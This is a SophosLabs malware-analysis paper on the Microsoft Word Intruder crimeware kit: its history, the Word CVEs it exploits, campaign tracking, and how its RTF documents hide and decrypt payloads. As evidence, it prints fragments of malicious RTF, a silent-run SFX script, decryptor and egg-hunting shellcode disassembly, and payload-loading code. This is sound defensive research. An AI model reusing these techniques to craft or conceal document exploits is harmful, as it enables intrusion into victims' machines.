SOPHOS

Security made simple.

Microsoft Word Intruder **Revealed**

By **Gabor Szappanos**, Principal Researcher, SophosLabs Hungary

A SophosLabs technical paper - August 2015

Contents

Introduction

Virus creation kits are not new: the first ones (VCL, PS-MPC) were created in the early 1990s to generate MS-DOS viruses.

These early virus creation tools were produced so that non-technical hangers-on could join in the virus-making scene. They no longer needed to know any underlying details of the operating system or how to program in assembly language. They simply needed to modify a configuration file and run the tool.

As new types of malware appeared, new virus generators followed. We saw tools for building Microsoft Office macro viruses (Macro Virus Development Kit, Nightmare Joker Word Macro Virus Construction Kit, Word97 Macro Virii Construction Kit), Visual Basic Script worms (VBS Worm Generator), DOS batch viruses (Batch Virus Construction Kit, Batch Worm Generator) and more.

These days virus creation kits have a totally different purpose: to make money. Cybercriminals use underground marketplaces to sell either the generators themselves or the generated malware samples.

Microsoft Office malware is no longer as plentiful as it was in the 1990s, but kits still exist to generate malware that spreads via documents instead of via programs or script files.

The most influential Office malware creation kit today is Microsoft Word Intruder (MWI), developed in Russia.

Despite its influence, MWI was unknown to the general public until FireEye released a blog entry about it early in 2015 [1]. Shortly after that further reports surfaced: [8][9][10][21]. (Report [21] does not explicitly mention MWI, but later analysis confirms that it deals with malware produced by the MWI kit.)

However, these reports turn out just to be the tip of the iceberg. As we shall see, the attacks launched with the help of MWI have usually - and deliberately - been kept small.

Some cybercrime groups seem to be changing their tactics: instead of aiming for hundreds of thousands of infected computers in each attack, they are following in the footsteps of so-called "state actors" and conducting targeted attacks that infect a few thousand, or even just a few hundred, victims at a time.

In this research, we mapped out a wide variety of MWI attacks that took place between May and August 2015.

We followed at least a dozen different cybercrime groups that have used the MWI malware tools to distribute more than 40 different malware families.

MWI history

MWI was developed and advertised in Russia by an individual who goes by the handle "Objekt".

MWI generates Rich Text Format (RTF) documents that exploit multiple vulnerabilities in Microsoft Word. The latest versions support multiple vulnerabilities within the same document. Each of the vulnerabilities has its own exploit block; these blocks are stored sequentially in the RTF document. This gives a higher chance of success, because a victim who has forgotten any one of the needed patches is therefore at risk.

The first version of MWI appeared in May 2013. Originally it only supported the CVE-2012-0158 vulnerability; in later versions CVE-2010-3333 was added. In December 2013 a third vulnerability, CVE-2013-3906, was introduced as a weapon, followed by CVE-2014-1761, added on 08 June 2014.


Note that the continued success of MWI is a sobering sign that a significant minority of users are at least 12 months behind on their Microsoft Office patches, making life easier than it should be for the cybercriminals.

The first report of malware created by MWI was probably published by Kaspersky researchers in August 2013 [3], though it was not then obvious that a crimeware kit was involved.

(If you do not have access to the kit itself, it is difficult to determine the extent of its use and to identify exactly the samples generated with it.)

By December 2014, however, as FireEye reported in [1], an add-on module for MWI had been released, known as MWISTAT. This module communicates with the servers used for the malware command and control (C&C) in order to keep track of infection campaigns. This mirrors the techniques we have seen in other exploit kits such as Angler [23].

MWISTAT keeps track of which potential victims have opened booby-trapped documents by inserting a URL (web link) into the RTF [4] to fetch an image, as illustrated in the following screenshot:



```
{\listoverride
\listid283385527\pgp\ipgp0\itap0\li0\ri0\bin-32\sb0\sa0\listoverridecount00000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000002611111
{\field{\*\fldinst { INCLUDEPICTURE "http://[redacted]/webstat/image.php?id=19019691" \\*
MERGEFORMAT \\d}}{\fldrslt}}
{\object\objocx{\*\objclass Word.Document.11}
{\*\objdata
0105000002000001b0000000000000000000000000000000000000000000000000000000
0000000000000000e0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000000000
0000000001000000010000000000000001000000200000001000000feffffff0000000000000000
```

By comparing the emails sent out in each malware campaign against the list of users who fetched the telltale image, and also against the list of users who actually got infected as a result, the cybercriminals can keep track of the effectiveness of each campaign.

Knowing the pattern of the embedded document-tracking image enabled us to identify some of the latest documents generated with this toolkit. From these samples we were able to figure out a set of characteristics to determine which malware samples already in our collection had been created with MWI.

It turned out that there were quite a few of them – we found about 430 documents that were almost certainly generated with the kit.

The overall document structure, the shellcode and the encryption used for the payload were all characteristic indicators in this group of documents.

The oldest sample in our collection that was apparently created with MWI was this document:

```
SHA1: 72ad8436a10eb18e3a65a3bc85380ee165ea29b4
Original name: VAT Returns Repot 588270334.doc
First seen: 2013-05-16
```

The oldest sample used only one vulnerability, CVE-2012-0158, and dropped a Zbot variant. Given that the kit itself only became available in May 2013 [1], we suspect this is one of the first samples ever created.


The first sample using the most recent vulnerability added to MWI (CVE-2014-1761) turned up only two days after official support for this vulnerability was announced:

```
SHA1: b6d03b9cb1c527989e32136efe0be00b456c658c
Original filename: UKR news digest_09_10Jun2014.doc
First seen: 2014-06-10 09:39:21
```

MWI characteristics

MWI can generate two different sorts of infectious document: **droppers** and **downloaders**.

Droppers are self-contained installers that deliver malware packaged right into the booby-trapped RTF document itself. Downloaders connect to a URL that is embedded in the RTF file and fetch the malware from there. We found more droppers than downloaders.




One weakness in MWI is that it doesn't support what are known as **decoy documents**. Decoys are typically packaged into infected Word documents and displayed during the infection process, thus giving the booby-trapped file an air of legitimacy.

(Additionally, when a Word-based exploit succeeds, Word often hangs or crashes, a telltale sign that is disguised by the appearance of the decoy.)

In a few cases, the criminals worked around this shortcoming by programming a decoy document into the malware that was dropped or downloaded by MWI.

In one example, the malware dropped by MWI was a self-extracting RAR archive that contained two files: a decoy document, and a second piece of malware. The RAR self-extractor was configured to open both files silently:




spoolsv.exe - SFX RAR archive, unpacked size 249,344 bytes

Name	Size	Packed	Type	Modifie
..			File Folder	
1.doc	34,816	34,816	Microsoft Word Doc...	26/10/2
2.exe	214,528	214,528	Application	26/10/2

```
;The comment below contains SFX script commands

Setup=./1.doc
Setup=./2.exe
SetupCode
Silent=1
```

Total 249,344 bytes in 2 files

As a result, Word opened the decoy document after MWI had done its dirty work.


1.doc - Microsoft Word
File Edit View Insert Format Tools Table Window Help
Type a question for help
Read
Normal + 14 pt
Calibri
14
Page 1 Sec 1 1/1 At 0.5cm Ln 1 Col 1 REC TRK EXT OVR Russian (Ru

Предлагаем к реализации идею новогодних видео поздравлений для детей!
Что такое новогоднее именное видео поздравление?

Пример видео поздравления

Новогоднее приключение — это именное мультипликационное видео ролик от Деда Мороза. С экрана телевизора добрый волшебник несколько раз обращается к ребенку по имени и заводит увлекательную беседу с ним, знакомит с персонажами и поздравляет с Новым годом. Вся сказка основана на интерактиве со зрителем, словно именно он попадает в гости к Деду Морозу и становится главным героем: отгадывает загадки, помогает зажечь ёлку и многое другое.
Именное видео поздравление от Деда Мороза может быть как самостоятельным подарком, так и замечательным дополнением к другим подаркам. Главная цель "Новогоднего приключения" — вызвать незабываемые эмоции, создать праздничное настроение и укрепить веру в чудеса и Деда Мороза!

Идея бизнеса:
Реализация мультфильма «Новогоднее приключение» в садиках, начальных школах, на предприятиях.
Что предлагаем мы?
Мы предлагаем готовую и реализованную бизнес-идею. Нами разработаны бизнес-пакеты по реализации идеи новогодних видеопоздравлений.


1. Пакет «Эконом» — 4900 руб
В состав входит:
- готовые видеоролики в количестве 80 шт с самыми популярными именами (40 для девочек, 40 для мальчиков),
- подробная инструкция по реализации видеопоздравлений (садики, начальные школы, купонные сайты, предприятия, совместные закупки) — кому предлагать, какие условия устанавливать, расчет цен и предполагаемой прибыли, секретные фишки для увеличения продаж.

Another weakness of MWI (not admitted by the author) was its poor reliability.

As we mentioned above, and described in an earlier paper [6], more recent versions of MWI include as many as four different exploits in order to increase the chance of finding one that works.

But some MWI versions string together these exploits in such a way that if the first exploit fails, Word loses track of its place in the RTF file and doesn't try any of the subsequent exploits. This means that the file only contains one functional exploit; all the others are effectively wasted.


Detailed analysis revealed that nearly 50% of the MWI samples had this flaw, although the flaw was (at least partially) fixed in later versions.



MWI in commercial malware distribution

Analyzing the exploit usage distribution in our 2014Q1 report [5], we made the observation that:

> …the chart was topped by an interesting combination where both CVE-2010-3333 and CVE-2012-0158 and were exploited within the same document; this method was predominantly used to distribute Zbot variants.



Exploits seen in the samples extracted for this research

Revisiting these samples reveals what caused the "interesting combinations" – those samples were in fact generated by MWI.

In other words, it seems that MWI had already made a name for itself in the cybercriminal underground by early 2014, by which time it dominated the statistics for document-based malware delivery.

In our conclusion we suggested that:

> …Exploited documents, once used almost exclusively from players in the APT scene, are now used routinely in the sort of malware that is distributed widely by money-seeking cybercriminals.

Now it is clear that this is because of the development and widespread use of MWI.

Interestingly, MWI's dominance had faded away by the end of 2014, apparently by design.

Due to the above-mentioned success of MWI in early 2014, when booby-trapped documents were being distributed in large-volume email scam campaigns, MWI attracted unwanted attention.

Even before we were aware of MWISTAT and the way in which it could be used to trace MWI-generated samples, we were nevertheless able to detect and block an increasing number of MWI-generated samples proactively. This, in turn, forced Objekt to keep updating MWI to try to sidestep detection.

In the end, it seems that Objekt decided to step out of this arms race by changing his terms and conditions, limiting the use of MWI to low volume attacks [2]:

```
1. Exploit DESIGNED EXCLUSIVELY FOR POINT ("Targeted",
   "TARGET") attacks. INDICATIVE PRICE FOR BUILDER: 140$

2. Exploit THIS DOES NOT QUALIFY FOR SPAM AND MASSIVE
   ATTACK! FOR THIS WE HAVE A SEPARATE DECISION.
```

Presumably, he hoped that this would let him “fly under the radar,” and perhaps to avoid detection for long enough to keep on making money.

MWI essentials


This section will detail the working of the documents generated by Microsoft Word Intruder, and show the characteristics that enabled us to pick out MWI-generated documents from our sample set of document malware.

These characteristics are:

- The position and encryption algorithm of the payload.
- The "egg-hunting" part of the MWI shellcode.
- The use of Windows Management Instrumentation (WMI) to run the delivered malware.

Exploits and first stage shellcode

The overall document structure of the MWI generated samples (at least of the latest ones) is illustrated in the following picture.


Encrypted Zbot
CVE-2012-0158
exploit and egghunting shellcode
CVE-2013-3906
exploit and egghunting shellcode
CVE-2014-1761
exploit and egghunting shellcode

The malicious RTF documents begin with the start marker and the encrypted payload. As we mentioned earlier, MWI samples either embed the executable payload directly (a **dropper**), or use shellcode that downloads and runs the payload from an embedded URL (a **downloader**).

The next malicious components in the RTF file are the exploit blocks. Each of the exploit blocks tries to trigger a Word vulnerability in order to run a fragment of shellcode. Although each exploit includes its own shellcode, these shellcodes are all essentially the same: they find and run the next part of the attack.

MWI is unusual because it stores the encrypted payload at the start, followed by one or more blocks of exploit code. Most booby-trapped documents that are not generated by MWI are the other way around, with the exploit blocks first, and the encrypted payload at or near the end of the infectious file.

Putting the payload at the end of the file is easier for attackers who are handcrafting their booby-trapped files, because simply appending new content can change the payload. But for an automated system like MWI, which creates each booby-trapped file from scratch, the order of the malicious components is unimportant.

The first stage shellcode starts with a polymorphic decryptor. The most common variation of the decoder uses a simple one-byte XOR algorithm with a curious twist: after XORing, bytes that are even numbers (0,2,4...) are incremented, while odd bytes (1,3,5...) are decremented.


The decryptor contains many pointless instructions, presumably in an effort to disguise the loop. The meaningful instructions are highlighted; the others could be removed without affecting the outcome of the loop:

```
sub     dh, dh
shl     ebx, 90h
or      dh, 0CDh
and     ebx, ebx
mov     bl, 0D4h
mov     dl, [eax]
sub     edi, 0BF9E6EEDh
add     ebx, ebx
xor     dl, dh
lea     di, [esp+18h]
test    dl, 1
jnz     short loc_20D
or      bh, 0F9h
add     dl, 1
shl     bl, 8Eh
jmp     short loc_216
shl     bh, 0C9h
sub     di, 0AC43h
dec     dl
sub     ebx, edi
xor     bh, bh
mov     [eax], dl
shr     edi, 8Bh
add     esi, 1
shl     edi, 9Ah
sub     eax, 0FFFFFFFFh
or      edi, 0A9C31F3Ah
cmp     esi, ecx
jnz     short loc_1E7
```

The shellcode that is unscrambled by the above decryptor is also characteristic of MWI: it is what is sometimes called "memory egg-hunting" code, documented in [3] and [8]. "Egg-hunting" means that the shellcode scans through memory and locates its payload data by looking for a special recognition marker.

Non-MWI-based document malware usually uses other techniques for finding its payload, such as "file egg-hunting," which involves enumerating all open file handles (one of which will be the booby-trapped document itself) and searching through files instead of memory.


The first stage code generated by MWI uses the IsBadReadPtr based egg-hunting, as described in [11]. This code locates the second stage in the memory, using 12 consecutive identification bytes (in the following example these are three DWORDS: 0x79795151, 0x79795151 and 0xd2d29393):



```
                         next_memory_block:                      ; CODE XREF: seg000:0000029D↓j
                                                                 ; seg000:000002B2↓j
66 81 CB FF 0F                          or      bx, 0FFFh

                         find_egg:                               ; CODE XREF: seg000:000002A7↓j
                                                                 ; seg000:000002AA↓j
43                                      inc     ebx
6A 08                                   push    8
53                                      push    ebx
8B 44 24 08                             mov     eax, [esp+8]
FF D0                                   call    eax             ; IsBadReadPtr
85 C0                                   test    eax, eax
75 ED                                   jnz     short next_memory_block
B8 51 51 79 79                          mov     eax, 79795151h
89 DF                                   mov     edi, ebx
AF                                      scasd
75 E8                                   jnz     short find_egg
AF                                      scasd
75 E5                                   jnz     short find_egg
81 3F 93 93 D2 D2                       cmp     dword ptr [edi], 0D2D29393h
75 D8                                   jnz     short next_memory_block
```

The "memory egg-hunting" method makes use of the fact that as Word processes an RTF file, the parsed content it has loaded will be visible in memory somewhere in the memory pages allocated to Word.

Of course, the memory allocated to Word is accessible to the shellcode, which is running in the context of Word. The "egg-hunter" therefore performs a brute-force search on all readable memory pages. In one of them, it will find the start marker of the second stage:



```
61 72 0D 0A 7B 5C 6F 62 | 6A 65 63 74 5C 6F 62 6A   ar♪◙{\object\obj
65 6D 62 7B 5C 2A 5C 6F | 62 6A 63 6C 61 73 73 20   emb{\*\objclass 
50 61 63 6B 61 67 65 7D | 7B 5C 2A 5C 6F 62 6A 64   Package}{\*\objd
61 74 61 20 0D 0A 30 31 | 30 35 30 30 30 30 0D 0A   ata ♪◙01050000♪◙
30 32 30 30 30 30 30 30 | 0D 0A 30 38 30 30 30 30   02000000♪◙080000
30 30 0D 0A 35 30 36 31 | 36 33 36 62 36 31 36 37   00♪◙5061636b6167
36 35 30 30 0D 0A 30 30 | 30 30 30 30 30 30 0D 0A   6500♪◙00000000♪◙
30 30 30 30 30 30 30 30 | 0D 0A 35 38 35 33 30 35   00000000♪◙585305
30 30 0D 0A 30 32 30 30 | 30 30 30 30 30 30 30 30   00♪◙020000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 0D 0A 30 30 | 30 30 30 30 30 30 30 30   0000♪◙0000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 33   0000000000000003
30 30 30 38 30 30 30 30 | 30 30 30 30 30 30 30 30   0008000000000000
30 30 30 30 30 30 30 30 | 30 30 34 65 35 32 30 35   00000000004e5205
30 30 35 31 35 31 37 39 | 37 39 35 31 35 31 37 39   0051517979515179
37 39 39 33 39 33 0D 0A | 64 32 64 32 38 35 39 32   799393♪◙d2d28592
39 38 30 30 63 61 30 30 | 30 30 30 30 63 63 30 30   9800ca000000cc00
63 37 30 30 33 37 33 37 | 30 30 30 30 37 30 30 30   c700373700007000
30 30 30 30 30 30 30 30 | 30 30 30 30 38 38 30 30   0000000000008800
```

Note that the shellcode above searches for 4-byte binary values (e.g. *0x79795151*). But in the raw RTF, these bytes appear as the 8-byte text string "*51517979*". RTF files, by design, are encoded as printable ASCII text, with binary values turned into hexadecimal strings. Word automatically converts these ASCII strings back into binary data when it loads the RTF.


Once the recognition marker is found, the "egg-hunt" is complete. The shellcode assumes that the data immediately following it is the payload, and decrypts it.

This second stage is also encrypted, this time with a one-byte XOR algorithm that leaves zero bytes (0x00) alone. The key can be either constant, or modified at each iteration step.

(Early MWI samples XORed every byte, but XORing a run of zero bytes with a key such as "012345689" simply produces the string "0123456789", making the key rather obvious. So the algorithm was adapted.)

If the payload is an embedded executable, the bytes "MZ" are added at the beginning of the decrypted file. These bytes are used by Windows to identify executable files.

Once the second stage is decrypted, it is copied to a newly allocated memory block (HeapCreate is used for the allocation) and the shellcode jumps to it.



```
                pop     edi
                push    1A6139EDh       ; HeapCreate -ror D 0-
                call    edi             ; resolve_API
                push    0FFFFFh
                push    [esp+4+var_4]
                push    40000h          ; HEAP_CREATE_ENABLE_EXECUTE
                call    eax             ; HeapCreate
                add     eax, 1000h
                push    eax
                push    [esp+10h+var_C]
                xor     ecx, ecx

clear_buff:                             ; CODE XREF: sub_31A+35↓j
                mov     dword ptr [eax], 0
                add     ecx, 4
                add     eax, 4
                cmp     ecx, 39000h
                jnz     short clear_buff
                pop     esi
                pop     edi
                mov     ecx, 0C25h
                push    esi
                add     esi, 2CE78h
                push    edi
                rep movsb               ; copy code
                retn
```

